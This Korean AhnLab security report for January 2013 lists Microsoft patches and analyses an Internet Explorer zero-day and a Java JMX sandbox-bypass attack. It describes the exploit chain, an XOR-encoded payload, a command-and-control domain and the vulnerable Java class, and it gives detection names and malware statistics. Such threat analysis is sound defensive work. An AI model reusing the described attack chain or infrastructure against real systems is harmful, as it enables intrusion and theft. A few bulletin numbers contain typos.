1월 마이크로소프트 보안 업데이트 현황

2013년 1월 마이크로소프트사에서 발표한 보안 업데이트는 총 8건으로 긴급 3건, 중요 5건 이다. 이번 보안 업데이트에서는 정기 보안패치 이후에 CVE-2012-4792 인터넷 익스플로러 제로데이 공격에 대한 보안패치인 MS01-008 이 포함돼 있다. IE 사용자들은 보안 패치를 반드시 적용해 안전하게 PC를 사용하기 바란다.

긴급
MS13-001 Windows 인쇄 스풀러 구성 요소의 취약점으로 인한 원격 코드 실행 문제점(2769369)
MS13-002 Microsoft XML Core Services의 취약점으로 인한 원격 코드 실행 문제점((2756145)
MS13-008 Internet Explorer 보안 업데이트(2799329)

중요
MS12-003 System Center Operations Manager의 취약점으로 인한 권한 상승 문제점(2748552)
MS13-004 .NET Framework의 취약점으로 인한 권한 상승 문제점(2769324)
MS13-005 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2778930)
MS13-006 Microsoft Windows의 취약점으로 인한 보안 기능 우회 (2785220)
MS13-007 Open Data Protocol의 취약성으로 인한 서비스 거부 문제점 (2769327)

표 2-1 | 2013년 01월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준 별 MS 보안 업데이트 (2012.02 – 2013.01)

02 보안 동향

보안 이슈

인터넷 익스플로러 제로 데이 취약점(CVE-2012-4792) 악용

마이크로소프트(MS)에서 개발하는 인터넷 익스플로러(IE) 웹 브라우저의 알려지지 않은 제로데이(Zero Day, 0-Day) 취약점을 악용한 공격이 공개됐다.

이번에 발견된 IE의 제로데이 취약점을 악용한 공격은 미국 언론사인 The Washington Free Beacon이 보도한 기사(Chinese Hackers Suspected in Cyber Attack on Council on Foreign Relations)를 통해 미국 외교 협의회(Council on Foreign Relations, CFR) 웹 사이트가 해킹되었다는 소식이 공개됐다.

이와 관련해 마이크로소프트에서도 보안 권고문 'Microsoft Security Advisory (2794220) Vulnerability in Internet Explorer Could Allow Remote Code Execution'을 통해 IE에 존재하는 제로데이 취약점(CVE-2012-4792) 관련 정보를 공개했다.

해당 제로데이 취약점에 영향을 받는 IE 버전은 다음과 같다.

- Internet Explorer 6
- Internet Explorer 7
- Internet Explorer 8

이번 미국 외교 협의회 웹 사이트 해킹을 통해 공개된 IE의 제로데이 취약점을 악용한 공격에는 다수의 Java 스크립트 파일과 어도비 플래쉬(Adobe Flash) 파일이 사용됐다. 이번 공격의 전체적인 구조를 도식화하면 다음과 같다.




그림 2-2 | 제로 데이 취약점 악용하는 공격의 전체적인 구조

IE 제로데이 취약점을 악용한 공격에 사용된 help.html(4,389 바이트)의 코드를 살펴보면 [그림 2-3]과 같이 운영체제에 설정되어 있는 언어 코드가 중국어, 영어, 대만 중국어, 일본어, 러시아어 그리고 한국어일 경우에만 해당 취약점이 동작하도록 제작됐다.




그림 2-3 | 운영체제 설정 언어코드

그리고 어도비 플래쉬 파일인 today.swf(4,057 바이트)와 news.html(849 바이트)를 호출하도록 코드가 제작되어 있다.




그림 2-4 | 취약한 플래쉬 플레이어 파일 호출

해킹된 시스템의 동일한 경로에 존재했을 것으로 추정되는 today.swf(4,057 바이트)는 [그림 2-5]와 같이 힙 스프레이 오버플로우(heap-spreay overflow) 코드와 함께 셸코드(Shellcode)가 포함돼 있다.

그림 2-5 | 취약한 플래쉬 플레이어 파일에 포함된 셸코드

해당 셸코드로 인해 다운로드 되는 xsainfo.jpg(509,440 바이트) 아래 이미지와 같이 XOR로 인코딩(Encoding)되어 있으며, 이를 디코딩(Decoding)하게 되면 flowertep.jpg(509,440 바이트)가 생성된다.




그림 2-6 | 다운로드 파일을 디코딩 한 결과

디코딩된 flowertep.jpg(509,440 바이트)가 정상적으로 실행되면 미국에 위치한 web.vipreclod.com이라는 도메인을 가진 시스템으로 접속을 시도하게 되나, 분석 당시에는 정상적인 접속이 이루어지지 않았다.




그림 2-7 | 특정 시스템으로 접속 시도

정상적으로 접속이 성공하게 될 경우에는 특정 jpg 파일을 다운로드 하여 공격자가 지정한 다른 명령들을 수행할 것으로 추정되며, 다음과 같은 악의적인 기능들을 수행 할 수 있는 코드들이 포함되어 있다.

- 키보드 입력 후킹
- 운영체제 정보
- IP 정보
- 커맨드라인(CommandLine) 명령 수행

현재 MS에서는 해당 제로데이 취약점(CVE-2012-4792)을 제거하기 위한 보안패치를 미국 현지 시각으로 1월 8일 배포했다.

보안패치를 적용하기 전에는 해당 취약점에 영향을 받지 않는IE 9와 10버전을 사용하거나, 다른 웹 브라우저의 사용을 권고하고 있다.

만약, 해당 제로데이 취약점의 영향을 받는 버전의 IE를 사용해야 될 경우에는 MS에서 제공하는 별도의 FixIT '‘Microsoft "Fix it" available for Internet Explorer 6, 7, and 8’ 을 설치해야 한다.

〈V3 제품군의 진단명〉

JS/Agent

SWF/Cve-2012-4792

Binimage/Cve-2012-4792

BinImage/Diofopi

Downloader/Win32.Agent

〈TrusGuard 탐지명〉

ms_ie_button_memory_corruption(CVE-2012-4792)

ms_ie_button_memory_exploit(CVE-2012-4792)

Java 제로데이 공격의 꾸준한 증가 CVE-2013-0422

작년에 이어 올해에도 Java(자바) 제로데이 취약점을 악용한 공격은 꾸준하게 증가하고 있다. 자바 취약점은 운영체제의 독립적인 취약점으로 주로 Windows 및 Mac 시스템을 공격 대상으로 하여 악성코드 감염에 이용되고 있고 있다.

1월 초에 나온 Java CVE-2013-0422 취약점은 제로데이 공격으로 JMX(Java Management Extensions)의 취약점을 악용해 JVM 의 샌드박스 기능을 우회하게 된다.

JMX는 JVM 에 클라이언트의 원격 접속 이용에 사용하는 패키지로, JMX 패키지 com.sun.jmx.mbeanserver.MbeanInstantiator 클래스의 findClass 메소드 등에 취약점이 존재한다. 해당 취약점을 악용한 악성코드 Jar 파일의 클래스 구조는 [그림 2-8]과 같다.




그림 2-8 | Java 제로데이 공격 Jar 파일

해당 Jar 파일을 해제하면 내부에 악성 클래스가 존재하는데, 이는 jmx.mbeanserver 를 이용한다.

그림 2-9 | Java 제로데이 공격 악성 클래스 내부

CVE-2013-0422 취약점을 비롯해 기존 Java 취약점들이 악성코드 유포 등에 꾸준히 이용되고 있어 사용자들의 주의가 필요하다.

아래와 같은 방법으로 현재 시스템에 설치된 Java 버전을 확인한 후

Java 7 Update 11 버전보다 낮으면 업데이트를 반드시 적용해야 해당 제로데이 공격의 위협을 막을 수 있다. 해당 보안패치는 현재 오라클 사이트서 이용할 수 있다.




그림 2-10 | Java 현재 버전 확인

또한 웹 브라우저에서 Java 플러그인을 사용 해제해 보안을 강화하는 방법도 고려할 수 있다.

01

웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2013년 1월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 8900건이었다. 악성코드 유형은 총 353종, 악성코드가 발견된 도메인은 199개, 악성코드가 발견된 URL은 818개로 각각 집계됐다. 이는 전월과 비교할 때 악성코드 발견 건수는 다소 감소하였으나 악성코드 유형, 악성코드가 발견된 도메인, 악성코드가 발견된 URL은 소폭 증가한 수치다.

악성코드 배포 URL 차단 건수

16,641

11

12

8,900

-46.5%

악성코드 유형

337

353

악성코드가 발견된 도메인

187

199

악성코드가 발견된 URL

692

818

Graph




표 3-1 | 2012년 1월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 1월 악성코드 배포 웹 사이트의 URL 접근에 대한 차단 건수는 전월 1만 6641건과 비교해 약 47% 감소한 8900건으로 조사됐다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2013년 1월 악성코드 유형은 전월의 337건에 비해 소폭 증가한 353건을 기록했다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2013년 1월 악성코드가 발견된 도메인은 199건으로 지난 12월의 187건에 비해 소폭 증가했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2013년 1월 악성코드가 발견된 URL은 전월의 692건에 비해 18% 증가한 818건을 나타냈다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 3934건(44.2%)으로 가장 많았고, 애드웨어가 1145건(12.9%)으로 그 다음을 이었다.

유형	건수	비율
TROJAN	3,934	44.2 %
ADWARE	1,145	12.9 %
DROPPER	517	5.8 %
DOWNLOADER	301	3.4 %
Win32/VIRUT	212	2.4 %
APPCARE	171	1.9 %
JOKE	15	0.2 %
SPYWARE	2	0.0 %
ETC	2,603	29.2 %
TOTAL	8,900	100%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Win-Trojan/Installiq.1635520가 914건으로 가장 많았고 Adware/Win32.Clicker등 4건이 새롭게 등장했다.

순위	등락	악성코드명	건수	비율
1	▲2	Win-Trojan/Installiq.1635520	914	27.2 %
2	▲4	ALS/Bursted	366	10.9 %
3	NEW	Adware/Win32.Clicker	355	10.5 %
4	NEW	Adware/Win32.Downloader	301	8.9 %
5	▲4	ALS/Qfas	280	8.3 %
6	▲4	Packed/Win32.Vmpbad	253	7.5 %
7	NEW	Trojan/Win32.Starter	239	7.1 %
8	▼4	Trojan/Win32.Agent	238	7.1 %
9	NEW	Win-Trojan/Zegost.406016	220	6.5 %
10	▼2	Trojan/Win32.HDC	203	6.0 %
		TOTAL	3,369	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

ASEC REPORT CONTRIBUTORS

집필진	책임연구원	이 정 형
	선임연구원	강 동 현
	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	문 영 조
	주임연구원	김 재 홍
	연구원	강 민 철
참여연구원	ASEC 연구원 SiteGuard 연구원	
편집장	책임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab